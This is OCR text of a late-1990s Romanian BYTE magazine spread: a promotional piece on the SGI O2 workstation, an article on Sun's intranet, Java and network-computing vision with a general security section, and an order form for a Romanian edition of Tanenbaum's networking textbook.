O2

MAGIC
Systems SA
București

230.04.78
230.04.80

http://
sirom.kappa.ro

Față de arhitecturile PC-urilor și stațiilor de lucru tipice în care datele erau transferate între diferitele cartele cu memorii video, grafice și de imagini, datele O2 se află la un loc în memoria principală, unde fiecare proces are un acces direct. Cu ajutorul UMA, memoria sistem, buffer-ul pentru cadre, z-buffer-ul, memoria texturii, memoria de rendering, memoria pentru imagini și memoria video sunt toate situate în același loc. Nu mai există cartele dedicate de memorie care să fie utilizate doar la momente specifice de timp; cu O2, memoria este în mod automat realocată conform cerințelor existente. Acum, expandarea memoriei pentru textură devine o simplă problemă de achiziționare a unui upgrade standard de memorie.

Dispozitivul I/O al O2 maximizează performanța prin eliminarea problemelor ce realizau o sugrumare a lățimii de bandă care bloca chiar și cele mai rapide componente ale sistemului. O2 furnizează performanțe de vârf în rețele 10BaseT/100BaseTX Ethernet, prezintă o implementare SCSI duală Ultra Fast/Wide, o magistrală de extensie PCI pe 64 de biți și multe alte opțiuni I/O standard.

Stația de lucru O2 este dotată cu procesoare R10000 sau R5000 MIPS pe 64 de biți, furnizând performanțe de vârf pentru aplicațiile industriale. Cu R5000 - un procesor care oferă performanțe excelente în procesare, grafică și aplicații - utilizatorii obțin un raport preț/performanță competitiv. Procesorul R10000 furnizează o putere de procesare de vârf pentru majoritatea aplicațiilor.

Elegantul sistem O2 are un design modular partajat pe cinci subansambluri pentru a simplifica upgrade-ul și întreținerea - unitățile drive, modulele sistem și cartelele PCI pot fi accesate cu ușurință din partea posterioară a sistemului. Această simplitate este reflectată de uneltele de administrare ale sistemului O2, care ghidează utilizatorii prin funcții simple de configurare și întreținere. Servicii suplimentare sunt disponibile ulterior printr-o serie de opțiuni de garanție și sisteme de suport on-line.

Silicon Graphics pur

Performanțele de vârf din domeniul graficii 3D și al procesării de imagini pe care le oferă stația de lucru O2 întruchipează tot ce ați auzit vreodată despre performanța și realismul oferit de Silicon Graphics. Construit pe un subsistem grafic OpenGL nativ și pe o arhitectură UMA, O2 furnizează un nivel de interactivitate care nu este disponibil la nici una din mașinile din clasa sa. Aceste posibilități remarcabile sunt prevăzute în mod standard pentru fiecare configurație,

oferindu-vă toată performanța grafică și de procesare de imagini de care aveți nevoie.

Cu o grafică standard dublu buffer-ată pe 32 de biți și funcții avansate, accelerate hard, O2 oferă putere și o calitate deosebită la îndemâna fiecărui utilizator. Funcțiile accelerate includ maparea texturii, z-buffer, puncte și linii netezite, precum și umbriri și conversii de culoare.

Capacitățile de mapare a texturii, accelerate hard oferite de stația de lucru O2 aduc un nou nivel de realism și interactivitate. În CAD și animație, maparea texturii permite utilizatorilor să-și vizualizeze modelele cu un nivel de realism care surclasează modelele de umbrire tradiționale. Față de alte cartele grafice care stabilesc o limită pentru memoria texturii, datorită flexibilității Arhitecturii Memoriei Unificate este permisă alocarea unei cantități nelimitate de memorie pentru texturi.

Implementând toate funcțiile cheie ale hard-ului OpenGL ale sistemelor Silicon Graphics de ultimă oră - Indigo, IMPACT și InfiniteReality - O2 permite acum utilizatorilor să aleagă un nivel al puterii grafice la acel preț care se potrivește cel mai bine cu cerințele lor.

O2 furnizează capacități de înaltă performanță în procesarea de imagini, folosind extensiile de procesare de imagini ale OpenGL și maparea texturii. Implementate hard, aceste extensii permit utilizatorilor să manipuleze seturi mari de date, imagini de înaltă rezoluție, totul în timp real - realizând la fel de ușor manipularea unei imagini de 200MB ca și cea a uneia de 2MB. Furnizând cea mai puternică performanță din clasa sa, O2 ridică standardul în ceea ce privește puterea de procesare a unei stații desktop.

Prima stație de lucru video nativă

Stația de lucru O2 este o mașină video nativă reală - primul sistem care integrează în arhitectura sa video, audio și tehnologii de compresie în timp real ca și componente fundamentale. Arhitectura flexibilă pe care o oferă O2 permite aducerea directă a video-ului în memorie ca și un tip standard de date. Odată acolo, grafica, procesarea imaginilor și motoarele de procesare pot accesa și manipula datele în timp real.

Cu fiecare proces capabil să acceseze datele din memoria principală, O2 furnizează capacități de manipulare video care nu au mai fost atinse de modelele din clasa lui. Aplicațiile pot decoda o sursă video comprimată și să o folosească ca și pe-o hartă a texturii, sau să utilizeze hardul de procesare a imaginii pentru a încețoșa sau distorsiona un flux video în timp real. Utilizatorii vizualizează video-ul în formatul său nativ datorită capacității stației O2 de-a afișa pixeli video care nu sunt sub formă de pătrat.

O2 este prima stație desktop care include în fiecare sistem compresie JPEG în timp real și hard pentru decompresie. Suportând o rată de compresie de până la 4:1, O2 furnizează un nivel de calitate care întrunește cerințele pieței. Semnalul audio independent poate fi sincronizat cu datele video. O2 furnizează două canale pentru intrări simultane și un canal pentru ieșire pentru D1 și video analog.

Suplimentar față de capacitățile în timpreal, O2 implementează un domeniu larg de algoritmi de compresie video folosind software, inclusiv standarde industriale cum ar fi QuickTime, AVI și Cinepak. Aceste capacități înglobate permit utilizatorilor să creeze și să editeze video pe O2, iar apoi să-l distribuie prin Web către orice computer pentru playback.


O2 vă poate transforma aplicația într-o sursă video prin facilitarea ca orice porțiune din ecran să poată fi înregistrată în timp real direct pe disc, eliminând nevoia unui VCR pentru o editare video. Utilizatorii pot oferi de asemenea înregistrarea video în exterior via un port S-Video sau video complex.


Mediu de lucru utilizator integrat Web

Fiecare O2 este lansat cu o suită de unelte ce permit intranet care includ Netscape Navigator 3.0, Netscape Mail și Netscape News Reader 2.0 precum și soft de publicare pe Web de la Silicon Graphics care utilizează serverul FastTrack de la Netscape și unelte de creație WebMagic Pro. Navigarea Web și protocoalele de rețea TCP/IP sunt complet integrate în interfața utilizator și sistemul de operare. Uneltele de creație pentru mediile digitale oferă fiecărui utilizator posibilitatea de-a dezvolta rapid conținut pentru proiecte cum ar fi pagini Web care încorporează video, audio și grafice 3D. O2 suportă softul Windows 95 al Insignia pentru a oferi utilizatorilor un acces la cele mai populare aplicații PC. Acest soft permite hard-ului O2 să accelereze procesele playback multimedia. De asemenea O2 oferă și o integrare în rețelele NetWare și AppleTalk.

Ajutorul bazat pe Web oferă utilizatorilor O2 posibilitatea de-a accesa documentații de oriunde din propria rețea sau din Internet, oferind un acces sigur la majoritatea informațiilor tehnice de actualitate.

Uneltele de videoconferință InPerson 2.2 ale Silicon Graphics permit o colaborare în timp real care depășesc orice distanțe geografice. Ele includ posibilități de lucru 2D și 3D care permit utilizatorilor să vizualizeze, să manipuleze și să atașeze adnotări pentru medii digitale, precum și realizarea de comunicații folosind camera digitală O2.■





Daniel Moldovan este redactor la BYTE România. Poate fi contactat la **dmoldovan@agora.ro.**

Bazele INTRANET, în viziunea Sun

Pentru ca o întreprindere să aibă succes, astăzi mai mult ca oricând, trebuie să beneficieze de un sistem de comunicare rapid și performant, atât cu partenerii și clienții cât și cu furnizorii săi externi

De Roxana Marin.

Inima tehnologică menită să răspundă exigențelor de comunicare dintr-o întreprindere, o constituie conceptul „Network Computing".„The Network Is The Computer" („Adevărata putere a unui calculator stă în rețeaua și serviciile din spatele său"), filozofia adoptată de Sun încă de la înființare, în 1982, se află în centrul dezvoltării rețelei intranet, lucru ce a determinat ca din ce în ce mai multe companii din lume să apeleze la soluțiile Internet / intranet.

Java, limbajul de programare al Sun, este doar una dintre căile prin care Sun vă ajută să folosiți tehnologiile Web, pentru a fi competitivi. Este primul limbaj care răspunde provocării de a furniza aplicații dinamice în rețele de tip intranet.

Intranet - ce este și cum a evoluat


Cea mai concisă definiție a intranet-ului este „implementarea tehnologiilor Internet în cadrul unei instituții / întreprinderi".

Un intranet nu implică neapărat și conectarea sa la rețeaua publică globală Internet. Totuși, conectarea unei rețele intranet la Internet aduce multe beneficii.

Imaginați-vă un Web intern care vă permite să accesați o mare cantitate de informații de firmă, stocate pe un server. Imaginați-vă că sunteți capabil să creați și să distribuiți documente și informații eficient și rapid, folosind un software simplu și ieftin de tip Web browser.

Deși rețelele de tip Internet și intranet se bazează pe aceleași tehnologii, ele diferă totuși și foarte mult. Pentru a percepe mai bine evoluția logică a Interne-ului în cadrul paradigmei informatizare, vom face un scurt istoric al evoluției calculatorului și a rețelelor informatice.

De la începuturile informaticii profesionale, au existat trei „valuri" distincte de evoluție și realizare a sistemelor informatice. Primul val l-a constituit implementarea main-frame-urilor alături de terminalele „oarbe"; al doilea val a fost cel al minicalculatoarelor cu aceeași interfață de terminal „orb". Ambele valuri au adus avantaje directorilor pentru tehnologii informatice (IT), aceștia putând avea un control centralizat al datelor, aplicațiilor și interfețelor utilizatorilor.



Actualul (al treilea) val este reprezentat de cele mai multe corporații și este personalizat de rețelele bazate pe PC-uri conectate la baze de date centralizate. Aplicațiile care rulează pe PC-uri pot accesa datele corporației prin rețea, de pe serverele pe care sunt stocate informațiile. Un asemenea scenariu este în mod obișnuit numit „client-server" și este tipic structurilor IT aflate astăzi în întreprinderi.

Deși, conform acestui model, datele sunt centralizate și se află sub controlul IT, aplicațiile și interfețele utilizator se află pe desktop-urile utilizatorilor, adesea creând mari probleme de administrare și mentenanță.

Următorul val al informatizării îl constituie intranet-ul. Acesta a preluat tot ce este mai bun din cele trei valuri anterioare, furnizând „putere" utilizatorilor, concomitent cu simplificarea managementului și administrării.

Arhitectura unui intranet este foarte asemănătoare cu cea de tip client-server, cu deosebirea că rolul stațiilor de lucru este mult dimi-

www.agora.ro/byte/

nuat. Ca şi în arhitectura client-server, datele se stochează centralizat pe acelaşi tip de echipamente de baze de date, o parte din datele procesate migrând de pe staţiile de lucru pe servere. In plus, controlul aplicaţiilor şi al mediilor de operare se face mai mult prin servere decât prin staţiile de lucru, ambele comunicând în reţea prin intermediul protocoalelor standard. Astfel, deşi aplicaţiile, interfeţele utilizator şi datele sunt toate sub controlul departamentului IT, utilizatorii au totuşi un acces flexibil la date, datorită reţelelor tip client-server.

Multe din tehnologiile care permit realizarea unui intranet îşi au rădăcinile în Internet şi World Wide Web. În Internet puteţi folosi aproape orice tip de calculator şi puteţi comunica cu orice alt tip de calculator în mod complet transparent. Acest lucru s-a realizat pe baza unor protocoale standard care sunt implementate pe multe din platformele hardware, în sisteme de operare şi în aplicaţii.

După 1993, Internet-ul a devenit practic parte integrantă a vieţii moderne atât pentru publicul larg cât şi pentru instituţii şi companii. O evoluţie spectaculoasă, având în vedere că la începuturile sale era numai un instrument de comunicare între instituţiile guvernamentale, academice şi ştiinţifice.

Această metamorfoză a fost provocată de Word ide Web care a permis transferul şi vizualizarea pe monitor a documentelor, între servere şi clienţi. Integrarea serverelor Web cu bazele de date şi alte sisteme destinate aplicaţiilor distribuite pe platforme independente s-a realizat în timp record.

Aceste tehnologii stau la baza realizării reţelelor de tip intranet.

Se poate avea încredere în tehnologiile Internet pentru medii deosebite?

Fără nici o îndoială, multe din preocupările privind securitatea şi fiabilitatea pe Internet sunt îndreptăţite având în vedere dimensiunile imense ale unei astfel de reţele, cu zeci de milioane de utilizatori. De aceea, proiectanţii de sisteme de operare, aplicaţii şi platforme hardware depun eforturi susţinute pentru dezvoltarea tehnologiilor Internet/intranet.

Intranetul este, după cum se ştie, urmarea logică a conceptului „Network Computing“. Utilizând protocoale standard, adoptate de marile companii producătoare de hardware şi software, s-a asigurat independenţa faţă de soluţii „proprietar“. Prin utilizarea unei singure interfeţe utilizator pentru toate datele vehiculate, intranet-ul oferă posibilitatea de a capacita departamentul IT al unei întreprinderi asupra întregii reţele, economisind astfel fonduri şi mărind disponibilitatea globală a sistemului.

Într-un intranet, toate calculatoarele cooperează în reţea, indiferent dacă sunt staţii de lucru, servere aplicaţii sau baze de date, obţinându-se astfel un sistem robust de care beneficiază întreaga întreprindere.

Avantajele oferite de intranet constau în comunicaţii mai rapide, management de reţea şi furnizare de informaţii mai simplu, accesul liber sau controlat la bazele de date ale corporaţiei, economii financiare majore, creşterea productivităţii angajaţilor, Sursă de date unică şi o Interfaţă client universală.

Terminalul pentru intranet

Un browser Web este o aplicaţie software prin care se pot accesa documente de pe serverul Web, documente scrise în HTML (HyperText Markup Language) care repre-



zintă un standard de codare a documentelor care conţin text şi grafică.

Un browser Web nu se limitează numai la a afişa pe monitor documente scrise în HTML, ci poate de asemenea, să solicite imagini, sunet, secvenţe video şi aplicaţii de la un server. Caracteristica esenţială care a condus la acceptarea largă a acestei tehnologii în cadrul Internet - şi ulterior intranet - este aceea că limbajul HTML permite ca un document să fie „alipit“ altui document din intranet sau din reţeaua publică Internet. Aceasta înseamnă că un utilizator nu trebuie să cunoască localizarea unui anumit document sau surse de informaţii pentru a o accesa, acestea putând fi accesate printr-un simplu click de mouse.

HTTP controlează transferul de documente între servere şi clienţi definind o cale standard de comunicare între aceştia.

Serverele HTTP sunt disponibile pentru toate tipurile de platforme hardware şi sisteme de operare. Organizaţiile care au deja servere în reţele LAN bazate pe Windows NT sau Novell pot obţine un server HTTP care să ruleze în serverele file/print proprii; utilizatorii care folosesc deja sistemul UNIX în reţeaua organizaţiei lor nu trebuie decât să adauge un software de server HTTP la sistemul existent. Pe măsură ce întreprinderile valorifică potenţialul tehnologiilor intranet, ele vor achiziţiona servere Web dedicate, care în marea lor majoritate sunt sisteme UNIX. Este important să reamintim că această tehnologie nu este tocmai nouă, estimându-se că există cca 200.000 servere Web în reţeaua Internet şi peste 25 milioane de browsere.

Practic, un server Web trece informaţia către o execuţie exterioară, care este scrisă în mod uzual în C, Java, Perl sau alt limbaj din UNIX. Acesta este modul în care se pot accesa aplicaţii exterioare cum ar fi bazele de date, atât pentru restabilirea, cât şi pentru centralizarea informaţiilor. Procesul se manifestă efectiv ca o „poartă“ (gateway) între serverul Web şi aplicaţie. O astfel de procedură este larg disponibilă şi permite relativ simplu să integreze un server Web cu orice aplicaţie de baze de date importantă (de fapt, cei mai mulţi furnizori de aplicaţii de baze de date încorporează această funcţionalitate în produsul lor de bază).

Instituţiile utilizează această facilitate pentru a asigura o interfaţă utilizator standard pentru toate documentele şi sursele de date ale companiei. Spre deosebire de modelul client-server, serverele care interacţionează cu bazele de date sunt cele controlate centralizat, şi nu orice calculator individual din reţea.

Avantaje serverelor Web sunt utilizarea uşoară, cheltuieli reduse de întreţinere şi administrare, pot fi integrate toate echipamentele existente prin simpla instalare a browserelor, există susţinere industrială largă şi se interconectează cu aplicaţii şi baze de date deja existente.

Fenomenul Java

Deşi se pot crea documente complexe care sunt vizibile pe orice platformă şi incorpora sisteme simple de feedback care, cu ajutorul formularelor, culeg răspunsurile de la utilizatori, HTML poate face mai mult decât să afişeze un document. Aici intervine Java. Simplu spus, Java este un limbaj de programare. Dezvoltat de Sun Microsystems, este construit pe baza principalelor caracteristici ale Web-ului, cu scopul de a adăuga noi capabilităţi şi funcţionalităţi într-un intranet.

Conceptul care stă la baza fenomenului Java este unul simplu: independenţa reală a platformei. În sistemele informatice de astăzi, dacă vrei să dezvolţi o nouă aplicaţie aceasta trebuie scrisă pentru o combinaţie specifică de hardware şi sistem de operare. De exemplu, o aplicaţie dezvoltată pentru Windows nu va putea fi rulată pe o staţie UNIX. Java a fost proiectat să rupă legăturile dintre aplicaţie şi sistemul de operare, astfel încât să se poată crea aplicaţii ce pot fi rulate pe orice platformă, după cum un document Web poate fi vizualizat prin orice browser.

Programele scrise în Java se prezintă într-un format special cunoscut sub denumirea de „byte-code“. Pentru a deveni funcţională, aplicaţia trebuie rulată pe un calculator care în prealabil are instalat „Java Virtual Machine“.

„Java Virtual Machine“ este o aplicaţie, software care interpretează fişierul Java „byte-code“ şi îl transformă în instrucţiuni pe care calculatorul şi sistemul de operare le poate înţelege. Maşinile virtuale Java sunt disponibile în mod curent pentru multe sisteme de operare diferite şi se află în continuă dezvoltare. JVM ocupă cca 200 KB memorie şi este deja încorporată în ultimele cele mai importante browsere Web. Practic, aceasta înseamnă că orice calculator din intranetul dvs este gata pregătit pentru Java prin simpla instalare a unui browser Web modern.

Mai mult, Sun a lansat chiar procesoare Java capabile să execute direct cod-java, fără a mai necesita programe intermediare pentru implementarea maşinii virtuale Java.

Pionierii intranetului adaugă deja funcţionalităţi interactive prin încorporarea în documente de mici aplicaţii Java, cunoscute sub denumirea de „applets“.

Dar acesta este numai începutul revoluţiei Java. Pe termen lung, se are în vedere ca maşina virtuală Java să devină miezul sistemului de operare pentru toate calculatoarele, cu aplicaţii scrise în limbajul Java disponibile în intranet şi Internet sau furnizate în forma tradiţională (manual sau suport magnetic).

Network Computer

Dacă tot ce este necesar pentru calculatorul unui utilizator este o aplicaţie browser, atunci el mai are nevoie de un calculator tradiţional (PC), încărcat cu sistem de operare grafic, multă memorie şi hard-disk?

Această întrebare si-au pus-o multe companii, inclusiv Sun, atunci când şi-au propus să producă un calculator de reţea dedicat (NC), care să cuprindă toate funcţionalităţile necesare pentru a lucra într-un intranet.

În conformitate cu un studiu efectuat de Gartner Group în aprilie 1996, costul mediu anual de funcţionare, administrare şi întreţinere al unui desktop / PC, este de 11.900 US$ spre deosebire de cel al unui NC care se ridică la numai 2.500 US$.

Tendinţa este ca instituţiile/întreprinderile să-şi centralizeze biblioteca de aplicaţii bazate pe Java, pe serverele de aplicaţii dedicate. Când un utilizator va avea nevoie de rezolvarea unei probleme specifice, el va naviga cu browserul pe intranet şi-şi va extrage aplicaţia dorită de pe serverul de aplicaţii, iar datele relevante de pe serverul HTTP. Această paradigmă va permite departamentului informatic dintr-o întreprindere să poată şti permanent care sunt resursele de aplicaţii ale utilizatorilor, să le poată administra, actualiza şi autoriza centralizat.

Parteneri Java

Java a fost licenţiată tuturor companiilor importante de software. Marii producători de aplicaţii de baze de date, Oracle, Informix, Ingres şi Sybase, încorporează tehnologiile Java în produsele lor de baze de date. Producătorii de browsere cum ar fi Netscape, Spyglass (Mosaic) şi Microsoft au introdus în browserele lor maşini virtuale Java. Astfel, se pot cumpăra deja browsere Java pentru Windows, Windows 95, Windows NT, UNIX şi Macintosh. Alăturându-se diviziei SunSoft, Borland şi Symatec au proiectat medii de dezvoltare pentru aplicaţii Java şi instrumente de programare, iar IBM/Lotus au luat o decizie fundamentală în ceea ce priveşte integrarea tehnologiilor Java în OS/2, AIX şi Notes.

Avantaje utilizării tehnologiilor Java sunt cheltuielile reduse de funcţionare pentru staţiile de lucru, integrarea în intranet a sistemelor deja existente, o singură interfaţă utilizator, potenţial pentru NC-uri cu un preţ scăzut, limbaje de dezvoltare unificate

www.agora.ro/byte/

şi managementul centralizat al aplicaţiilor.

Reţeaua

În ultimii 10 ani, administratorii de reţele au trebuit să devină experţi în protocoale de reţea. În timpul primului şi celui de-al doilea val al informatizării era folosit, în general, în cadrul unei organizaţii, un singur protocol şi acesta era un protocol proprietar utilizat de main-frame-ul sau mini-calculatorul existent. În unele cazuri, acest lucru a reprezentat una din tehnicile folosite de producători de a-şi lega clienţii de mediile proprii.

În al treilea val al informatizării reţelele au devenit din ce în ce mai complexe. Un studiu realizat în anii 90 de 3Com, arată că în majoritatea reţelelor rulează trei protocoale. Deoarece tehnologiile de reţea au evoluat de la multiplexare prin „bridging“ către „routing“, această proliferare a protocoalelor a devenit o problemă majoră pentru toţi administratorii de reţea. Routerele trebuie configurate astfel încât să permită trecerea protocoalelor multiple şi când apar probleme în reţea îţi trebuie o groază de timp pentru diagnosticare şi restabilire. În mod normal, dacă soluţiile de management, multiple, trebuie aplicate pentru fiecare familie de protocoale, atunci echipa care asigură funcţionarea reţelei trebuie să fie mereu prezentă şi să cunoască toate protocoalele folosite de reţeaua corporaţiei.

Intranet-ul, fiind o extensie a Internetului, se bazează pe un singur protocol - TCP/IP.

TCP/IP este o suită de cca 100 protocoale diferite care au fost dezvoltate şi verificate pe Internet. Avantajele acestuia constau în rutare şi comunicaţii „cap-la-cap“ fiabile, între părţile componente.

Există multe aplicaţii excelente scrise pentru Internet şi intranet, destinate să ruleze pe TCP/IP, precum aplicaţiile de telefonie în reţea, servere pentru transmisii audio în reţea, video-conferinţe şi aplicaţii colaborative de grup.


Folosind acelaşi limbaj pentru toate calculatoarele dintr-o reţea, administrarea acesteia devine mult mai uşoară. Un protocol din familia TCP/IP este SNMP (Simple Network Management Protocol). Mulţi producători furnizează instrumente de management foarte specializate pentru SNMP, care asigură administratorilor de reţea o viziune unitară asupra întregii reţele a corporaţiei. Aceste sisteme de management pot fi distribuite de-a lungul unei reţele internaţionale cu management ierarhizat, instrumentele putând să asigure managementul fiecărui echipament sau calculator din reţea, indiferent că este server sau staţie de lucru, de la aceeaşi interfaţă. Solstice, produsul SunSoft pentru management de reţea, este unul dintre aceste instrumente, utilizat de mii de organizaţii.

Produsul de management Solstice al Sun, combinat cu produsele şi serviciile Sostice Partners furnizează o singură interfaţă de management pentru întreaga reţea, asigurând monitorizarea tuturor defecţiunilor şi evenimentelor care pot apărea la fiecare dintre echipamentele reţelei (infrastructură, servere, staţii de lucru) precum şi managementul performanţei, configuraţiei, de software, al datelor stocate, al activelor, al aplicaţiilor şi managementul securităţii reţelei. Solstice oferă o serie de avantaje cum sunt: management de reţea simplificat, suport multi-vendor, un singur sistem de management pentru întreaga reţea şi economii financiare importante.

Prima carte românească de referinţă în domeniul reţelelor de calculatoare

Reţele de calculatoare este introducerea ideală în reţelele de astăzi şi de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 şi cei care vor veni.

Autor, profesor şi cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care reţelele funcţionează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicaţii de reţea. Cartea urmează o abordare structurată a reţelelor de calculatoare, începând de jos (de la nivelul fizic) şi parcurgând treptat calea spre vârful acestora (nivelul aplicaţiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicaţiile radio şi cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP şi PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punţi, noile LAN-uri de mare viteză)
- Nivelul reţea (rutarea, contolul congestiei, interconectarea reţelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanţa reţelei)
- Nivelul aplicaţie (criptografia, poştă electronică, ştiri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, reţele ATM şi reţele de comunicaţii fără fir.

Alte cărţi de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare şi implementare, ediţia a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediţia a treia

Doresc să cumpăr cartea Reţele de calculatoare

V-am expediat la Banca Transilvania, filiala Mureş în contul nr. 31003017110178, 70.000 lei (în care nu sunt incluse taxele poştale), cu mandatul poştal/ordinul de plată nr.: .. din data de ☐ Doresc să-mi trimiteţi şi factură.

Pentru elevi şi studenţi cartea costă 50.000 lei. Ei vor trebui să ataşeze comenzii o copie după carnetul de elev sau student.

Numele şi prenumele: .. Funcţia:
Firma: .. Adresa: ..
Cod poştal/Localitate: .. Telefon/Fax:
Data .. Semnătura

Securitate


Pronunţaţi cuvântul „Internet“ în prezenţa unui manager IT şi veţi constata că gândurile acestuia se îndreaptă imediat către securitate. Internet-ul, în afara părţilor sale bune, este cunoscut ca un rai al hacker-ilor şi mistificatorilor. Primul lucru care trebuie avut în vedere este că un intranet nu trebuie să aibă nici o legătură fizică sau logică cu Internet-ul; un intranet foloseşte numai, o mare parte din tehnologiile utilizate în Internet.

Un intranet poate avea asigurată o securitate cu mult mai ridicată decât au multe sisteme interne. Toate serverele HTTP au posibilitatea accesului utilizatorilor prin nume şi parolă. În plus, este posibilă echiparea tuturor serverelor HTTP şi browserelor unei corporaţii cu tehnologii de criptare. Cu costuri reduse, se poate realiza criptarea pachetelor de date TCP/IP care sunt vehiculate prin reţeaua corporaţiei. Acest nivel de criptare este ridicat, având în vedere că se asigură criptarea pachetului de date astfel încât să poată fi citit numai de cel căruia i-a fost destinat. Astfel, pot fi prevenite acţiunile de spionaj comercial.

Acest tip de tehnologie este disponibil iar nevoia de a atinge acest nivel de securitate şi pe Internet a făcut ca software-ul să devină extrem de ieftin. Astfel, multe din browserele comerciale sunt prevăzute cu facilităţi de criptare.

Deşi un intranet nu necesită conectarea la Internet, multe corporaţii au descoperit avantajele pe care această interconectare le poate aduce. Pentru corporaţii dispersate pe arii geografice mari, sau care au nevoie să comunice cu un anumit grup de utilizatori externi, este mult mai uşor să-şi suprapună reţeaua intranet peste Internet decât să investească într-o reţea proprie complicată sau să închirieze linii şi modemuri.

Utilizatorilor aflaţi la distanţă li se poate asigura accesul la sistemele corporaţiei prin Internet (prin folosirea unei linii locale comutate) şi prin utilizarea aceloraşi tehnici de criptare şi de control al securităţii prin care comunicaţiile pot deveni neinteligibile pentru comunitatea Internet. Un alt avantaj al conectării intranetului la Internet este acela că toţi angajaţii pot avea acces la Internet. Pe măsură ce Internetul s-a transformat într-un mijloc de comunicare şi afaceri, multe corporaţii utilizează Internetul pentru activităţi de cercetare şi marketing - există peste 34 milioane de documente disponibile pe Internet care conţin multe informaţii utile. Există peste 500 de ziare cu arhive complete care pot fi cercetate precum şi multe din sursele de informaţii utilizate de mediile de afaceri (cum sunt Reuters, Associated Press, Medline) şi care



